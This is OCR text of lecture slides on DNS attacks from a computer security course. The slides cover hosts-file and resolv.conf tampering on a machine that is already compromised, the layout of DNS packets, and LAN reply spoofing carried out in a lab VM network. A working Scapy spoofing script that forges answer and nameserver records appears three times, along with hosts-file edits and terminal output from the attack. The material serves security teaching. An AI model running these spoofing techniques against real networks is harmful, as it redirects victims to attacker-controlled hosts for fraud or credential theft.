
Computer and Network Security

DNS Attacks




DNS Attacks

DNS Spoofing Attacks:


- Primary goal: provide a fraudulent IP address to victims, tricking them to communicate with a machine that is different from their intention.
  - Example: Bank website.

Denial-of-Service Attacks (DoS):

- When the local DNS servers and the authoritative nameservers do not respond to the DNS queries, the machines **cannot retrieve IP** addresses which essentially cuts down the communication.



DNS Attacks on Compromised (User) Machines (1)



If attackers have gained the **root privileges** on a machine (client VM)

- Modify `/etc/hosts`: add new records to the file, providing the IP addresses for some selected domains. For example, attackers can modify IP address of www.bank32.com on client's machine, which can lead to attacker's machine.

Client_v16 (Snapshot 2) [Running]

Open — hosts — /etc

```
127.0.0.1       localhost
127.0.1.1       VM

10.0.2.20    www.bank32.com

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
```

```
yunW_00@Client_v16(10.0.2.18):~$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52335
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         1440    IN      CNAME   bank32.com.
bank32.com.             600     IN      A       184.168.221.39
```

Launch the Attack

```
yunW_00@Client_v16(10.0.2.18):/etc$ ping www.bank32.com
PING bank32.com (184.168.221.39) 56(84) bytes of data.
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39):
q=1 ttl=49 time=82.2 ms
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39):
q=2 ttl=49 time=88.5 ms
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39):
q=3 ttl=49 time=88.6 ms
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39):
q=4 ttl=49 time=88.4 ms
^Z
[6]+  Stopped                 ping www.bank32.com
yunW_00@Client_v16(10.0.2.18):/etc$
```


```
/bin/bash 77x30
yunW_00@Client_v16(10.0.2.18):~$ ping www.bank32.com
PING www.bank32.com (10.0.2.20) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=1 ttl=64 time=0.460 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=2 ttl=64 time=0.789 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=3 ttl=64 time=0.885 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=4 ttl=64 time=0.444 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=5 ttl=64 time=0.809 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=6 ttl=64 time=0.476 ms
^Z
[5]+  Stopped                 ping www.bank32.com
yunW_00@Client_v16(10.0.2.18):~$
```

Local DNS Files


- **/etc/host**: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the IP address.

```
127.0.0.1   localhost
127.0.0.1   www.CSRFLabAttacker.com
127.0.0.1   www.CSRFLabElgg.com
127.0.0.1   www.XSSLabElgg.com
```

- **/etc/resolv.conf**: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.





DNS Attacks on Compromised (User) Machines (2)




If attackers have gained the **root privileges** on a machine (client VM)

- Modify `/etc/resolv.conf`: use malicious DNS server as the machine's local DNS server and can control the entire DNS process.






Launch the Attack




Before



After

Spoofing DNS Replies

1. Spoofing DNS Replies from LAN to User
2. Spoofing Local DNS Server, Local DNS Cache Poisoning Attack
3. Remote DNS Cache Poisoning Attack



identification	flags
number of questions	number of answer RRs
number of authority RRs	number of additional RRs
questions (variable number of questions)	
answers (variable number of resource records)	
authority (variable number of resource records)	
additional information (variable number of resource records)	

DNS Message

- **DNS Cache:** When the local DNS server gets information from other DNS servers, it caches the information.
- Each piece of information in the cache has a time-to-live (TTL) value, so it will be eventually time out and removed from the cache.

Spoofing DNS Replies

DNS Header and Payload

Transaction ID	Flags (0x8400)
Number of Question Records (1)	Number of Answer Records (1)
Number of Authority Records (1)	Number of Additional Records (0)

DNS Header

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.attacker32.net


Representation in the packet
(Total: 0x13 bytes)

2	n	s	10	a	t	t	a	c	k	e	r	3	2	3	c	o	m	0

identification	flags
number of questions	number of answer RRs
number of authority RRs	number of additional RRs
questions (variable number of questions)	
answers (variable number of resource records)	
authority (variable number of resource records)	
additional information (variable number of resource records)	

1. Spoofing DNS Replies from LAN to Client

```
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt):
    print(">>> Sniffed a DNS requst packet")

    IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.qname,
    type='A',rdata='1.2.3.4', ttl=259200)
    NSsec  = DNSRR(rrname="yunwang.net",
    type='NS',rdata='ns.attacker32.com',
    ttl=259200)
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                 aa=1,rd=0,qdcount=1,qr=1,
                 ancount=1,nscount=1,
                 an=Anssec, ns=NSsec)

    spoofpkt = IPpkt/UDPpkt/DNSpkt
    print(">>> Send a spoofed DNS reply packet")
    send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.18
and dst port 53)',prn=spoof_dns)
```



identification	flags
number of questions	number of answer RRs
number of authority RRs	number of additional RRs
questions (variable number of questions)	
answers (variable number of resource records)	
authority (variable number of resource records)	
additional information (variable number of resource records)	

Launch the Attack


```
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt):
    print(">>> Sniffed a DNS requst packet")

    IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.qname,
    type='A',rdata='1.2.3.4', ttl=259200)
    NSsec  = DNSRR(rrname="yunwang.net",
    type='NS',rdata='ns.attacker32.com',
    ttl=259200)
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                 aa=1,rd=0,qdcount=1,qr=1,
                 ancount=1,nscount=1,
                 an=Anssec, ns=NSsec)

    spoofpkt = IPpkt/UDPpkt/DNSpkt
    print(">>> Send a spoofed DNS reply packet")
    send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.18
and dst port 53)',prn=spoof_dns)
```

```
/bin/bash 80x24
yunW_00@Client_v16(10.0.2.18):~$ ping www.yunwang.net
PING www.yunwang.net (1.2.3.4) 56(84) bytes of data.
From ce-0-8-0-3.r08.chcgil09.us.bb.gin.ntt.net (168.143.228.224)
ination Net Unreachable
From ce-0-8-0-3.r08.chcgil09.us.bb.gin.ntt.net (168.143.228.224)
ination Net Unreachable
^Z
[2]+  Stopped                 ping www.yunwang.net
yunW_00@Client_v16(10.0.2.18):~$
```

```
/bin/bash 53x24
yunW_00@Attacker_v16(10.0.2.20):~/.../attack_cache_po
isoning$ ls
dns_spoof.py
yunW_00@Attacker_v16(10.0.2.20):~/.../attack_cache_po
isoning$ sudo python3 dns_spoof.py
>>> Sniffed a DNS requst packet
>>> Send a spoofed DNS reply packet
.
Sent 1 packets.
>>> Sniffed a DNS requst packet
>>> Send a spoofed DNS reply packet
.
Sent 1 packets.
```


More on IP and UDP headers

```
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt):
    print(">>> Sniffed a DNS requst packet")

    IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.qname,
    type='A',rdata='1.2.3.4', ttl=259200)
    NSsec  = DNSRR(rrname="yunwang.net",
    type='NS',rdata='ns.attacker32.com',
    ttl=259200)
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                 aa=1,rd=0,qdcount=1,qr=1,
                 ancount=1,nscount=1,
                 an=Anssec, ns=NSsec)

    spoofpkt = IPpkt/UDPpkt/DNSpkt
    print(">>> Send a spoofed DNS reply packet")
    send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.18
and dst port 53)',prn=spoof_dns)
```




```
yunW_00@Client_v16(10.0.2.18):~$ ping www.yunwang.com
PING www.yunwang.com (1.2.3.4) 56(84) bytes of data.
From www.yunwang.com (168.143.228.224) icmp_seq=3 Destination Net Unreachable
From www.yunwang.com (168.143.228.224) icmp_seq=4 Destination Net Unreachable
From www.yunwang.com (168.143.228.224) icmp_seq=5 Destination Net Unreachable
^Z
```

